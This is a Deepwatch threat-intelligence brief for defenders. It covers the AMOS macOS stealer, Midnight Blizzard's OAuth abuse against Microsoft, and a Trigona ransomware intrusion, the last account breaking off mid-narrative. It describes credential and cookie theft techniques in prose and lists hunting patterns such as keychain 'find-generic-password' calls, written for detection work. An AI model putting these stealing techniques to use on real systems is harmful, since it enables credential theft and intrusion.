deepwatch™

www.deepwatch.com
CIB-24-05

Jan. 25 - 31, 2024

Cyber Intel Brief

Latest Intelligence Analysis on Trending Cyber Threats

Analysis by:
Deepwatch Threat Intelligence

Cyber Intel Brief

Table **of Contents**

Share Your Thoughts

QUICK LOOK

Stealer Targeting Apple Computers Spread Through Fake Websites Impersonating Apple Applications

Malware | Atomic macOS Stealer | Stealer | Credential Theft | Data Theft | Malicious Websites | Industries/All

This report provides actionable intelligence on a campaign delivering Atomic macOS Stealer (AMOS) targeting Apple users through deceptive websites. This report highlights the malware's data exfiltration methods, including credential and financial data theft, and its ability to restore expired Chrome cookies, underscoring the evolving threat landscape facing macOS environments. It delves into the stealer's tactics, offering insights into its distribution network and potential future strategies. Essential for organizations seeking to bolster their cybersecurity posture, the report details critical risk assessments and tailored recommendations. This comprehensive overview is a must-read for those aiming to stay ahead in the ever-changing world of cyber threats.

New Details Emerge in Midnight Blizzard's Attack Against Microsoft

Threat Actor | Password Spray | OAuth Abuse | Residential Proxy Network | Midnight Blizzard | Public Administration | Other Services | Information | Professional, Scientific, and Technical Services

This report provides actionable intelligence on the Midnight Blizzard cyber-espionage campaign against Microsoft. Highlighting tactics such as password spray attacks and abuse of OAuth applications, it uncovers the complex methods used to compromise high-value corporate accounts. The detailed analysis reveals the strategic evasion techniques employed by the threat actors, emphasizing the need for robust security measures. Key recommendations are offered to enhance organizational cyber resilience, addressing the tactics and techniques used by Midnight Blizzard. This insightful report is a must-read for understanding the intricacies of state-sponsored cyber threats and strengthening defense strategies.

Publicly Exposed RDP Leads to Data Exfiltration and Ransomware Deployment in 3 Hours

Ransomware | Trigona Ransomware | RDP Credential Misuse | Netscan Tool | Lateral Movement | Rclone | Mega.io | Data Exfiltration | Industries/All

This report provides actionable intelligence on a ransomware incident involving the exploitation of a publicly exposed Remote Desktop Protocol (RDP) host, leading to rapid defense evasion, lateral movement, data exfiltration, and the deployment of Trigona Ransomware. This report highlights the utilization of valid credentials and sophisticated lateral movement techniques and the threat actors' use of the Netscan tool for centralized command and reconnaissance. The report emphasizes the need for robust network defenses and endpoint security measures to counter such threats. It offers a comprehensive outlook on the actor's likely shift to other ransomware families and provides strategic recommendations to bolster cyber resilience, making it a must-read for organizations seeking to enhance their cybersecurity posture.

Threat Actors Continue to Target Microsoft Teams to Deliver Malware

Phishing | Malware | DarkGate | Microsoft Teams Phishing | Command and Control Communication | Industries/All

This report provides actionable intelligence on a phishing campaign targeting an organization via Microsoft Teams to deliver a malicious file, likely resulting in the deployment of DarkGate malware. It uncovers the threat actors' methods of bypassing conventional security measures, utilizing social engineering to compromise internal communications, potentially leading to significant data exfiltration and ransomware attacks. The report emphasizes the urgency of enhancing cyber resilience through specific recommendations. Dive into the detailed analysis, risk assessment, and expert recommendations to fortify your defenses against these evolving cyber threats.

QUICK LOOK

New Details Emerge in UNC5221's Exploitation of Ivanti Connect Secure VPN and Ivanti Policy Secure

Vulnerability Exploitation | Malware | Web Shell | Backdoor | Credential Stealer | Threat Actor | Ivanti Connect Secure CVE-2023-46805 and CVE-2024-21887 | CHAINLINE | BUSHWALK | LIGHTWIRE | FRAMESTING | ZIPLINE | WARPWIRE | IMPACKET | CRACKMAPEXEC | IODINE | ENUM4LINUX | UNC5221 | Industries/All

This report provides actionable intelligence on emerging details of the intricate cyber operations of UNC5221 exploiting Ivanti Connect Secure VPN and Ivanti Policy Secure appliances. This report delves into the use of multiple custom web shells and backdoors and new details of the credential stealer. The analysis uncovers UNC5221's advanced tactics for maintaining persistence and evading detection, underscoring the urgent need for enhanced security measures and vigilance. This essential read offers key insights, risk assessments, and recommendations critical for fortifying network defenses against this evolving threat. Read the full report to gain an in-depth understanding of UNC5221's tactics and capabilities.

Latest Additions to Data Leak Sites

Manufacturing | Professional, Scientific, and Technical Services | Information | Transportation and Warehousing | Health Care and Social Assistance

Ransomware groups listed 70 organizations on their data leak sites in the past week, with almost 70% of victims from the USA. Manufacturing was listed the most, followed by the Professional Scientific and Technical Services sector. The report delves into potential compromised victims. Reading further provides a detailed breakdown.

CISA Adds CVE-2023-22527 to Known Exploited Vulnerabilities Catalog

Atlassian Confluence Data Center and Server CVE-2023-22527

In the past week, CISA added CVE-2023-22527 to its Known Exploited Vulnerabilities Catalog, impacting the Atlassian Confluence Data Center and Server. This vulnerability can have severe consequences, resulting in remote code execution if successfully exploited. It is unclear if this vulnerability has been associated with any ransomware attacks. Dive into this report to understand the risks and CISA's recommended mitigation timeline. Ensure your systems are safeguarded.

Note: You can share your feedback **here**. Read how Deepwatch approaches cyber threat intelligence **here**.

Stealer Targeting Apple Computers Spread Through Fake Websites Impersonating Apple Applications

Malware | Atomic macOS Stealer | Stealer | Credential Theft | Data Theft | Malicious Websites | Industries/All

Source Material: Cyble
Targeted Industries: All

Executive Summary

This report finds that an Atomic macOS Stealer (AMOS) campaign targets users through malicious websites impersonating legitimate Apple applications. AMOS's capabilities in data exfiltration, including the theft of browser credentials, crypto wallets, and files, and its ability to restore expired cookies, present a significant risk to organizational security. The stealer's ability to adapt and evolve, evidenced by the continuous refinement of its features and potential for future SEO poisoning, underscores the urgency for proactive defense measures. To mitigate these risks, it is paramount that organizations prioritize strengthening their endpoint security through the deployment of advanced antivirus and anti-malware solutions tailored for macOS. Additionally, regular and comprehensive security awareness training for all employees is essential to curtail the success of social engineering attacks and ensure safe software acquisition and browsing practices.

Analytical findings are based on intelligence reporting from Cyble titled "Uncovering Atomic Stealer (AMOS) Strikes and the Rise of Dead Cookies Restoration." Open-source reporting is used to corroborate the insights provided by Cyble where possible. Yet, we cannot corroborate all information nor fully determine the reliability and credibility of all open-source reporting used. Despite comprehensive analysis, notable intelligence gaps that limit our understanding of the AMOS Stealer's operational scope remain. One significant gap is the complete understanding of the full extent of distribution networks utilized by AMOS Stealer. This gap is critical as it limits our understanding of how the stealer is propagated and the potential scale of its impact. Addressing this gap requires proactive threat hunting and incident response to identify and disrupt the distribution networks associated with the AMOS Stealer. If you have questions or feedback about this intelligence, you can submit them **here**.

Insights & Determinations

- Atomic macOS Stealer (AMOS) poses a high risk because it can exfiltrate sensitive data from Apple computers, including browser credentials, financial information, and system profiles, and restore expired Chrome cookies.
- The continuous evolution and refinement of AMOS Stealer, including the implementation of a recently released Chrome cookie restoration feature, indicate the developers' increasing threat level and adaptability.
- This AMOS Stealer campaign targets users through malicious websites impersonating legitimate Apple applications, potentially directing users to malicious websites through Google ads.
- Proactive measures, including advanced endpoint security solutions and regular security awareness training, are crucial for enhancing organizational cyber resilience against this evolving threat.

Threat Analysis

Threat actors have been distributing an updated version of Atomic macOS Stealer (AMOS) through malicious websites hosting fraudulent installers posing as genuine Mac applications, including Parallels Desktop, CleanMyMac, Arc Browser, and Pixelmato. While these malicious sites do not utilize SEO poisoning, there's a possibility that threat actors may employ this technique in the future to target a larger audience. Furthermore, the developers have constantly refined it by adding multiple new features since its discovery in April 2023.

Atomic macOS Stealer (AMOS) exfiltrates sensitive data from multiple browsers, including auto-fills, passwords, cookies, and financial details from various wallets from Mac devices. However, AMOS goes beyond mere data theft. The developer of AMOS Stealer offers additional services for $3,000 a month, including a web panel, MetaMask brute-forcing, crypto checking, and a DMG installer. Notably, AMOS Stealer has joined the list of stealers that can revive expired cookies on Google Chrome.

Upon visiting a malicious website, downloading the file, and running it, a password prompt is presented to the user with a message requesting the system password. In addition to acquiring the system password, AMOS utilizes three system_profiler commands (SPSoftwareDataType, SPHardwareDataType, and SPDisplaysDataType) to generate a comprehensive report that includes information about software, hardware, and displays and subsequently saves it to a text file, employing a novel encryption method to conceal strings within the text file, decrypting and retrieving the actual strings dynamically at runtime.

The SPSoftwareDataType command retrieves data such as the macOS version, system software configuration, installed applications with versions, and information about software updates. The SPHardwareDataType command returns the Mac's model, processor type and speed, memory specifications, storage information, and other hardware components. The SPDisplaysDataType command captures information about connected monitors, including their models and resolutions, graphics card details, and supported display modes.

Then, AMOS Stealer queries the /Cookies, /Network/Cookies, /Login Data, and /Web Data directories of Chromium-based browsers, such as Chrome, Safari, and Edge, on the victim's system, looking for specific browser-related files to extract sensitive data. Additionally, the stealer executes a command to fetch the password linked to the label 'Chrome' from the macOS keychain, targeting the Google Chrome application.

Next, AMOS Stealer utilizes the fivenet() function to extract Mozilla Firefox data from the profile directory, including cookies, input history in web forms, cryptographic key data, and login and passwords for various websites. Subsequently, AMOS Stealer queries and reads files to extract information related to crypto-wallets, such as Electrum, Binance, and Exodus.

AMOS Stealer can also steal files using an AppleScript that utilizes the Finder application to organize and copy specific files to a folder named “fg” within the user’s home directory. The targeted files include Cookies.binarycookies from Safari’s Cookies folder and the note files NoteStore.sqlite, NoteStore.sqlite-shm, and NoteStore.sqlite-wal stored in the Notes folder. Additionally, the file grabber AppleScript scans through files on the Desktop and Documents folder, selectively copying files with the extensions txt, png, jpg, jpeg, wallet, keys, and key.

These file operations are subject to a cumulative size constraint of 10 megabytes, ensuring the “fg” folder’s total file size remains below 10 megabytes. Subsequently, all the gathered data is consolidated into a single directory. Following this, the stealer takes snapshots of the target’s computer and stores them in the same folder.

> **Analyst Note:** Restricting "fg's" file size to 10 MBs is likely done to avoid the file from becoming too large, thereby enhancing its ability to blend in with other folders on the system. However, exceeding this limit during exfiltration may result in network bandwidth issues, server limitations, and timeouts.

Finally, AMOS Stealer uses the sentdata() function to send the logs in a ZIP archive to the Command and Control (C2) server via port 80, employing the predefined UUID “1d67bafb-96d7-4864-aae0-e9854ff6db9b.” To date, all identified AMOS Stealer payloads used the same Command and Control (C2) server, previously reported by **Malwarebytes** on 10 January.

> **Analyst Note:** The AMOS Stealer campaign reported by Malwarebytes involved using Google ads that impersonated Slack in search engine results to direct targets to malicious websites. This campaign using the same Command and Control server suggests that this campaign may utilize Google ads to direct targets to the malicious websites to deliver AMOS Stealer.

Risk & Impact Assessment

Atomic macOS Stealer presents a high risk, primarily by stealing credentials and sensitive data from browsers and crypto wallets. This capability significantly elevates the risk of unauthorized access and activities using compromised accounts, jeopardizing operational security and data confidentiality. Additionally, AMOS Stealer's functionality to fetch comprehensive system profiles and access critical operational data compounds these risks. The data extraction capabilities of AMOS Stealer endanger user accounts and intellectual property, especially in sectors where proprietary data is a core asset. The risk level ranges from medium to high, depending on the nature of the stolen data and the operational context of the affected organization.

The implications of an AMOS Stealer infection are multifaceted and potentially severe. The immediate impacts include the likelihood of data theft, surveillance, and compromised operational security, which could reasonably lead to a material impact on a company’s business operations, results of operations, or financial condition. The loss of intellectual property and sensitive information leakage can result in long-term competitive disadvantages, financial losses, and erosion of customer trust. Additionally, the stealthy nature of the stealer may complicate detection and mitigation efforts, necessitating substantial resources for response and recovery. The broader implications of such an infection underscore the need for robust cybersecurity measures and heightened vigilance in organizational data protection strategies.

Outlook

In the short term, the threat actors behind this Atomic macOS Stealer campaign are likely to adapt and evolve their strategies in response to the increased awareness generated by Cyble's publication. Given the heightened scrutiny, these actors may alter their tactics, techniques, and procedures (TTPs) to circumvent newly implemented defenses, such as using a different Command and Control server or shifting focus to other attack vectors, such as phishing emails. Additionally, there's a possibility of the threat actors enhancing their operational security to obfuscate their digital footprints more effectively. Overall, organizations should remain vigilant and prepare for a dynamic threat landscape, where the actors' response to public exposure could escalate the sophistication and stealthiness of their attacks.

Actions & Recommendations

The Adversary Tactics and Intelligence team has added evaluated observables to our indicator feeds. Additionally, we use this intelligence report to improve our correlation rules and detections and conduct threat hunting. However, due to limitations in log sources received by Deepwatch, not all activity can be monitored.

To withstand, recover, and adapt to the evolving tactics and methodologies employed by the threat actors behind this Atomic macOS Stealer (AMOS) campaign, customers should implement the following actions to improve an organization's cyber resilience:

- Conduct regular security awareness training for all employees, emphasizing the importance of recognizing phishing attempts, the approved process to acquire and download software, and practicing safe browsing habits to reduce the risk of social engineering attacks.
- Strengthen endpoint security by deploying advanced antivirus and anti-malware solutions specifically designed for macOS, ensuring real-time monitoring and automatic updates to protect against known and emerging threats.
- Implement robust network security measures, including firewalls, intrusion detection and prevention systems, and network segmentation, to limit the spread of malware and restrict unauthorized access to sensitive areas of the network.
- Establish a comprehensive application whitelisting policy to control software execution on corporate devices, preventing the installation of unauthorized or malicious applications masquerading as legitimate software.
- Monitor and block the known **computed and atomic indicators** associated with this threat.
- Additional general mitigation guidance can be found in Appendix A

- We recommend that all customers retrospectively hunt for malicious activity, which will likely indicate compromise, using the Be On the Lookout (BOLO) guidance provided below:
    - Downloading of .dmg files from untrusted sources
    - Anomalous outbound POST requests to accounts[.]google[.]com/oauth/multilogin (shown in **Figure 3**)
    - Anomalous file access events relating to Chrome's "User Data" folder
    - Anomalous osascript usage that may indicate password prompt usage (shown in **Figure 11**)
    - Anomalous usage of system_profiler as shown in **Figure 12**
    - Presence of "fg" or other unexpected folders in the user's home directory
    - Usage of the command "security" with the arguments "find-generic-password" as shown in **Figure 16**
    - Anomalous file access events relating to Safari Cookies or Notes (shown in **Figure 17**)
- The following relevant detections may trigger if the activity described in this report is detected:
    - dwa_enda_00096: Suspicious Process Chain
    - dwa_enda_00053: Suspicious Process Execution on Host
    - dwa_enda_00080: Suspicious Process Execution on Host (Linux/Unix)
    - dwa_inta_00044: Threat Intel Outbound IP Match
    - dwa_inta_00046: Threat Intel - Outbound Domain Match

New Details Emerge in Midnight Blizzard's Attack Against Microsoft

Threat Actor | Password Spray | OAuth Abuse | Residential Proxy Network | Midnight Blizzard | Public Administration | Other Services | Information | Professional, Scientific, and Technical Services

Source Material: Microsoft
Targeted Industries: Public Administration - Other Services - Information - Professional, Scientific, and Technical Services

Executive Summary

Midnight Blizzard, a sophisticated Russian state-sponsored cyber threat actor, orchestrated a targeted cyber espionage campaign against Microsoft. To gain initial access, Midnight Blizzard operators launched password spray attacks from a residential proxy network to compromise a legacy, non-production test tenant account. They leveraged this account to access OAuth applications and created new OAuth applications and a user account. The operators then granted the user account access to mailboxes. They leveraged the malicious OAuth applications to access high-value targets' mailboxes, including senior leadership team members and key departments, to identify information about themselves without triggering conventional security defenses.

The threat actor's ability to remain undetected for an extended period (almost two months) highlights significant vulnerabilities within even well-secured corporate networks. In response, it is imperative to implement robust multi-factor authentication (MFA) across all user and service accounts, including those in legacy and non-production environments, and conduct thorough and regular audits of OAuth applications, focusing on detecting unauthorized modifications or the creation of new applications, which could indicate a compromise within the network.

Analytical findings are based on intelligence reporting from Microsoft titled "Midnight Blizzard: Guidance for Responders on Nation-State Attack." Open-source reporting is used to corroborate the Microsoft findings where possible. Yet, we cannot corroborate all information nor fully determine the reliability and credibility of all open-source reporting used. Despite comprehensive analysis, notable intelligence gaps that limit our understanding of the full scope and impact of the Midnight Blizzard campaign remain.

One significant gap is the complete understanding of the extent of data exfiltration. This gap is critical as it limits our understanding of the types and sensitivity of information accessed by Midnight Blizzard. Another critical gap is the full range of operational intent and potential future targets of Midnight Blizzard, which is essential for predicting and preparing for future attacks. Additionally, the possibility of undetected intrusion methods used by Midnight Blizzard presents another critical gap, impacting our ability to fully assess the threat they pose. Addressing these gaps requires proactive open-source intelligence collection, threat hunting, and incident response to identify additional methods and objectives associated with Midnight Blizzard's operations. If you have questions or feedback about this intelligence, you can submit them **here**.

Insights & Determinations

- Midnight Blizzard, identified as a Russian state-sponsored actor, strategically used password spray attacks and compromised OAuth applications to infiltrate and maintain persistence within Microsoft's corporate network, targeting high-value accounts, including senior leadership.
- The attack showcases the actor's sophisticated methods of evading detection, notably by employing a distributed residential proxy network, thus circumventing traditional security measures and highlighting weaknesses in conventional IoC-based detections.
- The campaign's focus on accessing and potentially exfiltrating sensitive internal communications and documents from targeted mailboxes underlines the threat actor's intent to gather intelligence, with significant implications for operational security and confidentiality.
- Recommendations include implementing robust multi-factor authentication (MFA) across all user and service accounts, including those in legacy and non-production environments, and conducting thorough and regular audits of OAuth applications, focusing on detecting unauthorized modifications or creating new applications, which could indicate a compromise within the network.

Threat Analysis

On 12 January, Microsoft detected a nation-state attack on their corporate systems, identifying the threat actor as Midnight Blizzard, a Russian state-sponsored actor. The attack did not result from a vulnerability in Microsoft products or services. Currently, there is no evidence that Midnight Blizzard gained access to Microsoft customer environments, production systems, source code, or AI systems.

High-level Overview of Activity

1. Launched password spray attacks from a residential proxy network to compromise accounts.
2. Leveraged compromised accounts to access OAuth applications.
3. Created new OAuth applications and a user account.
4. Granted the user account access to mailboxes by assigning the Office 365 Exchange Online full_access_as_app role.
5. Leveraged malicious OAuth applications to access mailboxes to identify information about themselves.

Initial Access

Based on current findings, starting in late November 2023, Midnight Blizzard operators used password spray attacks that successfully compromised a legacy, non-production test tenant account that did not have multifactor authentication (MFA) enabled. In this observed activity, the operators launched the attacks from a distributed residential proxy network, routing their traffic through many IP addresses used by legitimate users and restricting the number of password spray attack attempts and the accounts targeted.

> **Analyst Note:** In a password-spray attack, the adversary attempts to sign in to targeted accounts using a small list of the most popular or most likely passwords. By restricting the number of password spray attempts and accounts targeted, the operators could evade detection and avoid locking the accounts due to exceeding account login failure policies. In addition, using a residential proxy network further reduced the likelihood of discovery and, while not a new technique, due to the high changeover rate of IP addresses, makes detection based on Indicators of Compromise (IoC) infeasible.

Persistence

Leveraging their initial access, the operators identified and compromised a legacy test OAuth application with elevated access to the Microsoft corporate environment. Midnight Blizzard operators then created additional malicious OAuth applications and a new user account, granting consent to these malicious OAuth applications. They then used the legacy test OAuth application to grant them access to mailboxes by assigning the Office 365 Exchange Online full_access_as_app role.

> **Analyst Note:** OAuth is an open standard for token-based authentication and authorization that enables applications to access data and resources based on permissions set by a user. Threat actors like Midnight Blizzard compromise user accounts to create, modify, and grant elevated permissions to OAuth applications that they can then abuse to hide malicious activity. The misuse of OAuth also enables threat actors to maintain access to applications, even if they lose access to the initially compromised account.

Collection

Midnight Blizzard leveraged these malicious OAuth applications to authenticate to Microsoft Exchange Online and target Microsoft corporate email accounts, including members of their senior leadership team and employees in their cybersecurity, legal, and other functions, exfiltrating emails and attached documents. Based on the data accessed, Midnight Blizzard operators aimed to identify information about themselves.

> **Analyst Note:** Collecting intelligence on themselves is a long-time counterintelligence practice employed by most nation-states. Counterintelligence refers to activities to protect an organization from espionage, sabotage, or other intelligence activities conducted by foreign governments, corporations, or hostile entities. It often involves understanding and mitigating intelligence- gathering capabilities and activities, including what they know or aim to know about one's capabilities, plans, and operations. These activities can include a variety of methods, such as reconnaissance, infiltration, or interception of communication to gather information on intelligence activities.

Midnight Blizzard (APT29, UNC2452, and Cozy Bear) is a Russia-based threat actor attributed by the US and UK governments to the Foreign Intelligence Service of the Russian Federation (SVR). Midnight Blizzard primarily targets US and European governments, diplomatic entities, non-governmental organizations (NGOs), and IT service providers. Dating back to early 2018, they focus on collecting intelligence through longstanding and dedicated espionage of foreign interests. Midnight Blizzard is consistent and persistent in its operational targeting, and its objectives rarely change. Midnight Blizzard's intelligence-gathering activities leverage various initial access, lateral movement, and persistence techniques to collect information supporting Russian foreign policy interests.

Their operations often utilize diverse initial access methods ranging from stolen credentials to supply chain attacks, exploitation of on-premises environments to laterally move to cloud environments, and exploitation of service providers' trust chains to gain access to downstream customers. Midnight Blizzard is adept at identifying and abusing OAuth applications to move laterally across cloud environments and for post-compromise activity, such as email collection.

Risk & Impact Assessment

Midnight Blizzard presents significant organizational risks through its strategic initial access, persistence, and data collection methods. This actor's capability to execute password spray attacks using a residential proxy network demonstrates their adeptness in evading detection and bypassing standard security measures like account lockout policies. The use of legacy, non-production test accounts lacking multifactor authentication (MFA) further underscores vulnerabilities in even well-secured environments.

Once initial access is established, Midnight Blizzard's exploitation of OAuth applications for persistence highlights their advanced capability to maintain prolonged access within a network. This persistence is critical in enabling continuous data collection and reconnaissance activities, targeting sensitive corporate information. The group's focus on high-value targets' email accounts indicates a clear and present risk to sensitive internal communications.

The consequences could be extensive and multifaceted if Midnight Blizzard successfully executes their attack, resulting in the access and collection of critical internal communications and documents. This unauthorized access could lead to comprehensive surveillance, jeopardizing operational security and the confidentiality of strategic plans and discussions. There is also a risk to defensive measures, which could have long-term detrimental effects on cybersecurity. The broader implications of such an attack extend beyond immediate data loss, potentially compromising the trust and reliability of services, thus impacting customer confidence.

Given the nature of the attack and the targeted data, it is reasonably likely that a successful breach by Midnight Blizzard could materially impact an organization's financial condition. The attack's success will likely result in re-evaluating security protocols and infrastructure, necessitating considerable investment in cybersecurity enhancements. Additionally, there could be an impact on an organization's reputation, and some organizations could face legal repercussions.

Outlook

In the immediate aftermath of Microsoft's public disclosure regarding the Midnight Blizzard attack, it is plausible to anticipate a strategic recalibration by the threat group. Historically, nation-state actors like Midnight Blizzard have shown agility in adapting their tactics in response to increased scrutiny and exposure. Midnight Blizzard has likely achieved their intentions and objectives in targeting Microsoft. It's now known that the **same threat actor attacked Hewlett Packard**, gaining access to their cloud-based email environment and accessing and exfiltrating data beginning in May 2023. This attack is likely related to earlier activity by this threat actor, involving unauthorized access to and exfiltration of a limited number of SharePoint files. Additionally, the group will likely shift focus to other targets, which will likely include bolstering their operational security to minimize digital footprints and avoid attribution in future campaigns. Organizations that may collect information on Midnight Blizzard or Russian state actions should remain vigilant, enhancing monitoring for new TTPs (Tactics, Techniques, and Procedures) associated with Midnight Blizzard, as these actors often return with improved capabilities and refined strategies.

Actions & Recommendations

The Adversary Tactics and Intelligence team has added evaluated observables to our indicator feeds. Additionally, we use this intelligence report to improve our correlation rules and detections and conduct threat hunting. However, due to limitations in log sources received by Deepwatch, not all activity can be monitored.

To withstand, recover, and adapt to sophisticated cyber threats such as those posed by Midnight Blizzard, customers should implement the following actions recommended by Microsoft to improve an organization's cyber resilience:

- Strengthen authentication protocols by mandating multifactor authentication (MFA) for all user accounts, including legacy and non-production accounts. Audit the current privilege level of all identities, both users and service accounts, to understand which identities are highly privileged. Scrutinized accounts more closely if they belong to an unknown identity, are attached to identities that are no longer in use, or are not fit for purpose, including apps with app-only permissions, as those apps may have over-privileged access.
- For Exchange Online, audit accounts that hold ApplicationImpersonation privileges, which allow a caller, such as a service account, to impersonate a user and perform the same operations that the user could perform. If misconfigured or not scoped appropriately, these identities can have broad access to all mailboxes in an environment.
- Enhance network monitoring and anomaly detection capabilities to quickly identify and respond to unusual network traffic patterns and potential proxy network exploitation, ensuring early detection of intrusion attempts.
- Use anomaly detection policies to identify malicious OAuth apps. Monitor OAuth apps that make sensitive Exchange Online administrative activities, and investigate and remediate any risky OAuth apps.
- Review any OAuth applications that hold EWS.AccessAsUser.All and EWS.full_access_as_app permissions and understand whether they are still required in your tenant. If they are no longer needed, they should be removed.
- Organizations that require applications to access mailboxes should implement granular and scalable access using role-based access control for applications in Exchange Online. This access model ensures applications are only granted to the specific mailboxes required.
- Additional general mitigation guidance can be found in Appendix A

- We recommend that all customers retrospectively hunt for malicious activity, which will likely indicate compromise, using the Be On the Lookout (BOLO) guidance provided below:
    - Password spray attempts, especially directed at single-factor, legacy environments.
    - Creation of new/anomalous OAuth applications and related user accounts.
    - Geographically anomalous sign in events for users, even if stemming from a residential address.
    - Applications with application-only permissions exhibiting significant increase in calls to the Exchange Web Services API specific to email enumeration and collection.
    - OAuth applications exhibiting a significant increase in calls to Exchange Web Services API, especially within a few days after its certificates/secrets are updated or new credentials are added.
    - User creating an OAuth application that was used to access a mailbox using sync operation or multiple email messages using bind operation.
    - OAuth applications with Admin Consent being granted the full_access_as_app permission. Applications granted this permission should be reviewed to ensure that it is necessary for the application's function.
    - User consenting to provide a previously unknown Azure application with offline access via OAuth.
    - OAuth Applications accessing mail directly and via Graph.
- The following relevant detections may trigger if the activity described in this report is detected:
    - dwa_auta_00016: Password Spray Attempt
    - dwa_auta_00064: Successful Login after Password Spray Activity
    - dwa_inta_00044: Threat Intel Outbound IP Match
    - dwa_inta_00046: Threat Intel - Outbound Domain Match

Publicly Exposed RDP Leads to Data Exfiltration and Ransomware Deployment in 3 Hours

Ransomware | Trigona Ransomware | RDP Credential Misuse | Netscan Tool | Lateral Movement | Rclone | Mega.io | Data Exfiltration | Industries/All

Source Material: The DFIR Report
Targeted Industries: All

Executive Summary

In late December 2022, a threat actor exploited a publicly exposed Remote Desktop Protocol (RDP) host, leading to data exfiltration and the deployment of Trigona Ransomware. The actor demonstrated capabilities in compromising valid credentials, executing discovery commands, and employing lateral movement techniques. The threat actor leveraged the compromised RDP connection to deploy various scripts and tools, including SoftPerfect Netscan, for network reconnaissance and centralized command. The methods employed threaten organizations lacking robust network defenses and endpoint security measures.

While Trigona Ransomware operations have been dormant for approximately three months, stemming from a takedown effort in October 2023, the actor has likely moved on to other ransomware services. The actor may employ similar methods and tools in future attacks. To counter such threats and bolster cyber resilience, organizations must strengthen access control measures, particularly for RDP services, and deploy advanced endpoint detection and response (EDR) solutions. These critical steps will provide a more fortified defense against unauthorized access and facilitate rapid detection and response to similar cyber threats.

Analytical findings are based on intelligence reporting from The DFIR Report titled "Buzzing on Christmas Eve: Trigona Ransomware in 3 Hours." Open-source reporting is used to corroborate the findings from The DFIR Report where possible. Yet, we cannot corroborate all information nor fully determine the reliability and credibility of all open-source reporting used. Despite comprehensive analysis, notable intelligence gaps that limit our understanding of the threat actor's broader activities remain.

One significant gap is whether the threat actor is deploying other ransomware families and, if so, the specific Tactics, Techniques, and Procedures (TTPs) employed in those attacks. This gap is critical as it limits our understanding of the full spectrum of the threat actor's capabilities and intentions. Addressing this gap requires proactive open-source intelligence collection, threat hunting, and incident response to identify patterns and behaviors associated with the threat actor's operations beyond the Trigona Ransomware deployment. If you have questions or feedback about this intelligence, you can submit them **here**.

Insights & Determinations

- On Christmas Eve in 2022, a threat actor exploited a publicly exposed RDP host, leading to the deployment of various tools, lateral movement, data exfiltration, and the deployment of Trigona Ransomware within just 3 hours, underscoring the need for stringent network security and access control measures.
- The arsenal deployed by the actor included several batch scripts intended to exfiltrate data, hinder defensive measures, establish a user account, grant access through the firewall for RDP, and automate other intrusion actions. However, the actor chose not to use the majority of scripts deployed, instead opting to use the RDP connection and manually perform some of the activity.
- Despite the dormancy of Trigona Ransomware operations since October 2023, the threat actor's potential shift to other ransomware services remains a critical concern, as the threat actor will likely employ these same tactics, techniques, and procedures and tools, necessitating organizations to act on this intelligence.
- The threat actor's use of valid credentials, combined with the deployment of various scripts and tools for reconnaissance and lateral movement, highlights the importance of enhancing endpoint detection and response capabilities to detect and mitigate such advanced tactics effectively.

Threat Analysis

The DFIR Report observed a threat actor exploiting a publicly exposed Remote Desktop Protocol (RDP) host on one of their honeypots in late December 2022, leading to data exfiltration and the deployment of Trigona ransomware. Interestingly, the threat actor deployed several scripts but did not execute them, opting instead for RDP connections. The intrusion began when the threat actor accessed an exposed RDP host using valid credentials. Due to limited evidence, The DFIR Report could not pinpoint the actor's initial access method.

> **Analyst Note:** The threat actor may have obtained the default Administrator password, potentially through leakage or purchase due to the use of valid credentials and the absence of brute force attempts. Particularly considering in the weeks leading up to the intrusion, other external access events were observed.

Upon gaining access, the threat actor executed several discovery commands, such as whoami.exe, and deployed their arsenal onto the initial compromised host. The threat actor used the compromised RDP connection to deploy their arsenal, which included various batch scripts, executables, and the SoftPerfect Netscan tool. Two unused scripts enabled the creation of a new local user and adds it to the local administrators and Remote Desktop Users groups.

> **Analyst Note:** Given that the actor deployed the two scripts to create a local user and add it to the local administrators group and Remote Desktop Users group, these scripts may be standard tools in the actor's arsenal. However, it's also possible these scripts were new, and the threat actor was unfamiliar with their use and chose not to employ them in this intrusion.

Approximately 20 minutes after initial access, the threat actor began lateral movement by establishing an RDP connection to one of the file servers. The threat actor then copied their toolkit to the file server. Following this, the threat actor staged Rclone on the initial compromised host, establishing several RDP connections to file and backup servers. Again, the actor did not use deployed batch scripts, including a tool named Remote Desktop Plus, opting for RDP connections.

Two other batch files, DefenderOFF.bat and DefenderON.bat, were designed to disable security tooling. The first script contained several registry entries intended to disable the built-in Windows Defender. The second script would reverse the changes and re-enable Windows Defender. Again, the threat actor did not execute these scripts; instead manually running some of the commands (or similar commands) on the system to disable defenses.

> **Analyst Note:** There are at least two possibilities for why the threat actor chose not to use the DefenderOFF.bat and DefenderON.bat scripts. First, these scripts may be standard tools in the actor's arsenal, and the actor did not need to employ them due to the access to the RDP connection. Second, the threat actor may have been unfamiliar with their use and chose not to use them due to this unfamiliarity, opting to use techniques they are more familiar with.

After disabling defenses, the threat actor-initiated network scans employing a highly customized version of Netscan, using a configuration file (netscan.xml) with pre-configured custom “Applications” referencing batch scripts and binaries dropped in the initial tool drop. The actor used Netscan as a centralized command tool to automate many actions, including removing Antivirus, adding new users, and modifying the firewall, all using PSEXEC. The copied netscan.xml also included recent scan histories. Additionally, two files in the tool drop appear to be output scans from previous intrusions unrelated to this incident. As Netscan enumerated the network, the threat actor identified network shares and explored them, accessing various documents through a web browser and using MS Paint to review image files on a remote system.

The threat actor then used RDP to drop two batch scripts to the Administrator’s Music folder on the initial compromised host and one of the file servers. Upon execution, these two batch scripts execute Rclone to exfiltrate files from the victim file shares. The threat actor used the Mega.io service as the remote exfiltration location for the stolen files.

Approximately 45 minutes after the data extraction, the threat actor altered their Remote Desktop Protocol (RDP) connection. They logged out and then logged in to the initial compromised host from a different IP address. Although the new IP and hostname deviate from the initial entry, it is essential to note that the threat actor possessed extensive knowledge of the network. They engaged with the previously compromised hosts and employed identical techniques as previously observed.

> **Analyst Note:** According to The DFIR Report, the observation of identical activity from a separate IP address strongly indicates that this access was a continuation of the ongoing intrusion, possibly executed by the same individual or another group member.

